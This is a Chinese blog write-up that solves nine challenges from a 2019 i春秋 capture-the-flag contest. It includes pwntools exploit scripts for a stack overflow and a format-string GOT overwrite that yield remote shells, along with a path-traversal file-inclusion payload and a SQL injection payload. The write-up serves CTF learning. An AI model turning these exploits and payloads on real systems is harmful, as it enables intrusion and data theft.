i春秋网络内生试验场CTF答题夺旗赛（第三季）WP


原创

lynnlovemin 于 2019-11-30 20:48:13 发布 1716 收藏 3

分类专栏： 网络安全 文章标签： CTF WP WriteUp

0x01 weak

依次点击管理平台->跳转到测试页，可看到测试页代码，可知是一道MD5弱类型的题，只需要找到MD5加密出来为0e，并且用户名和密码不相等且不为数字的即可，笔者已找到两个符合条件的明文，分别是：QNKCDZO和aabg7XSs，回到管理页，用户名和密码分别输入可得flag。




login succeed! and flag is flag{f2p7o4bm-3i12-8az3-1wwr-jmtd7viks85t}

0x02 Electrical System

逆向分析程序可知，这是一个栈溢出的题，编写exp如下：

```
from pwn import *
context(os='linux',arch='amd64',log_level='debug')
p = remote('120.55.43.255',11002)
p.recvuntil('ID:\n')
p.sendline(asm(shellcraft.sh()))

recharge_addr = 0x0000000000400A6F
sh_addr = 0x00000000006020E0
p.recvuntil('choice:\n')
p.sendline('Check' + 11 * 'a' + p64(sh_addr))
p.interactive()
```


执行可得flag。



```
ElectricalSystem
bin
dev
flag.txt
lib
lib32
lib64
logo
$ cat flag.txt
[DEBUG] Sent 0xd bytes:
    'cat flag.txt\n'
[DEBUG] Received 0x2b bytes:
    'flag{8e0ab265-066c-4d9c-8cc4-bd5a425aadae}\n'
flag{8e0ab265-066c-4d9c-8cc4-bd5a425aadae}
$ 
```

0x03 md5_brute

打开文件，是一串md5，分别放到cmd5可解出明文，如



密文：9f001e4166cf26bfbdd3b4f67d9ef617


类型：自动

查询结果：
wangwu

最后的flag为：flag{wangwu-2019-1111-9527}

0x04 help

右键点击查看源码，在最后可知提示：flag is in /flag
点击网页的帮助，可知该题是一个文件包含的题目，于是构造payload为：
http://120.55.43.255:17325/?file=…/…/…/flag，可得flag。



```
xxxxxx
    xxxxxx
    xxxxxx
    xxxxxx
    xxxxxx
    xxxxxx xxxxxx
xxxxxx
    xxxxxx
    xxxxxx
    xxxxxx
    xxxxxx
    xxxxxx
    xxxxxx
    xxxxxx
    xxxxxx
    xxxxxx
xxxxxx
    xxxxxx
```


Copyright ©2019
xxxxxx xxxxxx | xxxxxx

https://blog.csdn.net/lynnlovemin

flag{bxsiqztc-6xvu-ro40-t7br-l0kvif5q8kke}

0x05 幸运数字

该题是一个逆向题，用IDA打开，发现关键代码：




```
if ( v5 - 1 != strlen(aH5wg2gMcifT1ou) )
{
  sub_404A50(aYouBadGuy);
  return -1;
}
for ( i = 0; i <= (signed int)(v5 - 2); ++i )
{
  v8 = v10[i];
  if ( v8 > 90 || v8 < 65 )
  {
    if ( v8 > 122 || v8 < 97 )
      continue;
    v9 = (v8 - 83) % 26 + 97;
  }
  else
  {
    v9 = (v8 - 51) % 26 + 65;
  }
  v10[i] = v9;
}
if ( !strcmp(aH5wg2gMcifT1ou, v10) )
{
  sub_404A50(aIAgreeWithYouD);
  system(aPause);
  result = 0;
```

可知，需要构造一个字符串经过循环处理等于H5wg_2g_MCif_T1ou_v7v7v。

于是编写脚本：

```
import sys
def get(str):
 i = ord(str)
 if i > 90 or i < 65:
  if i > 122 or i < 97:
   return i
  return (i - 83) % 26 + 97
 else:
  return (i - 51) % 26 + 65

if __name__ == '__main__':
 a = 'H5wg_2g_MCif_T1ou_v7v7v'
 str = '_0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ'
 arr = []
 index = 0
 for i in a:
  for j in str:
   s = chr(get(j))
   if s == i:
    arr.append(j)
    index = index+1
    break
 for i in arr:
  sys.stdout.write(i)
```

可获得flag。




```
C:\Users\lynn\Desktop>python lucky_number.py
T5is_2s_Y0ur_Flag_h7h7h
C:\Users\lynn\Desktop>cd ../../..

C:\>cd 个人

C:\个人>cd 网络渗透

C:\个人\网络渗透>lucky_number.exe
12 is my lucky number.o(∩_∩)o
Please give me what I want:
T5is_2s_Y0ur_Flag_h7h7h

I agree with you!:-D
Here is your flag:  flag{T5is_2s_Y0ur_Flag_h7h7h}
```

0x06 word

这个题是送分题，题目直接给出了word文档密码，打开word即可获得flag。

0x07 search

打开网页，在全文检索处随便输入字符串，跳转到另一个页面，可知为sql注入题，于是构造payload：?id=1 union select flag from flag limit 1,5可拿到flag。



不安全 | 120.55.43.255:11777/search.php?id=1%20union%20select%20flag%20from%20flag%20limit%201,5

用户搜索

尝试注入出flag。

请输入用户id

用户id...


用户名：flag{9o0vqpab-la6l-laen-8b18-z73v21mh0q59}

0x08 Car Search System

逆向可知，该题为格式化字符串漏洞，编写exp脚本如下：

```
from pwn import *
import binascii
from LibcSearcher import *
#context(os='linux',arch='i386',log_level='debug')
p = remote('120.55.43.255',11001)
#./car为目标程序
elf = ELF('./car')
puts_got = elf.got['puts']
i = 1
while(1):
    p.recvuntil('leave\n')
    p.sendline('AAAA%'+str(i)+'$x')
    data = p.recv(12)
    if '41414141' in data:
        #print data
        offset = i
        print offset
        break
    i += 1

p.recvuntil('leave\n')
p.sendline( p32(puts_got) + '%' + str(offset) + '$s')
puts_addr = p.recv(8)[4:]
puts_addr = '0x' + binascii.hexlify(puts_addr[::-1])
log.success('puts real addr : ' + puts_addr)

obj = LibcSearcher('puts', int(puts_addr,16))

system_offset = obj.dump("system")
puts_offset = obj.dump('puts')
system_addr = int(puts_addr,16) - puts_offset + system_offset

log.success('system addr : ' + hex(system_addr))
#change puts_got to system_real_address
payload = fmtstr_payload(offset ,{puts_got: system_addr})
p.recvuntil('leave\n')
p.sendline(payload)
#change value 0xff to 0x66
p.recvuntil('leave\n')
payload ='%102c%51$n'
p.sendline(payload)

p.recvuntil('day')
p.sendline('/bin/sh')

p.interactive()
```

执行脚本可获得flag。




```
0
[+] puts real addr : 0xf7e46140
[+] ubuntu-xenial-amd64-libc6-i386 (id libc6-i386_2.23-0ubuntu10_amd64) be choos
ed.
[+] system addr : 0xf7e21940
[*] Switching to interactive mode
Your are such a lucky dog!
$ ls
CarSearchSystem
bin
dev
flag.txt
lib
lib32
lib64
logo
$ cat flag.txt
flag{f7178443-92f8-46fa-8090-56c19cc756dd}
```

```
root@kali:~# cd Deskto
root@kali:~/Desktop# c
from pwn import *
import binascii
from LibcSearcher impo
#context(os='linux',a
p = remote('120.55.43.
#p = process('./car')
elf = ELF('./car')
puts_got = elf.got['pu
i = 1
while(1):
    p.recvuntil('leave
    p.sendline('AAAA%
    data = p.recv(12)
```

0x09 encrypt


打开文件后，拿到一个16进制字符串：
69725f765f61797d74797465667321275f6f5f6c796573655f746121615f61736867655376736f697b417965796c73457321
于是通过16进制转成字符串可得：



```
69725f765f61797d74797465667321275f6f5f6c796573655f746121615f61736867655376736f697b417965796c73457321
```

```
ir_v_ay}tytefs!'_o_lyese_ta!a_ashgeSvsoi{AyeylsEs!
```

很明显，是一个栅栏密码，解密可得flag。



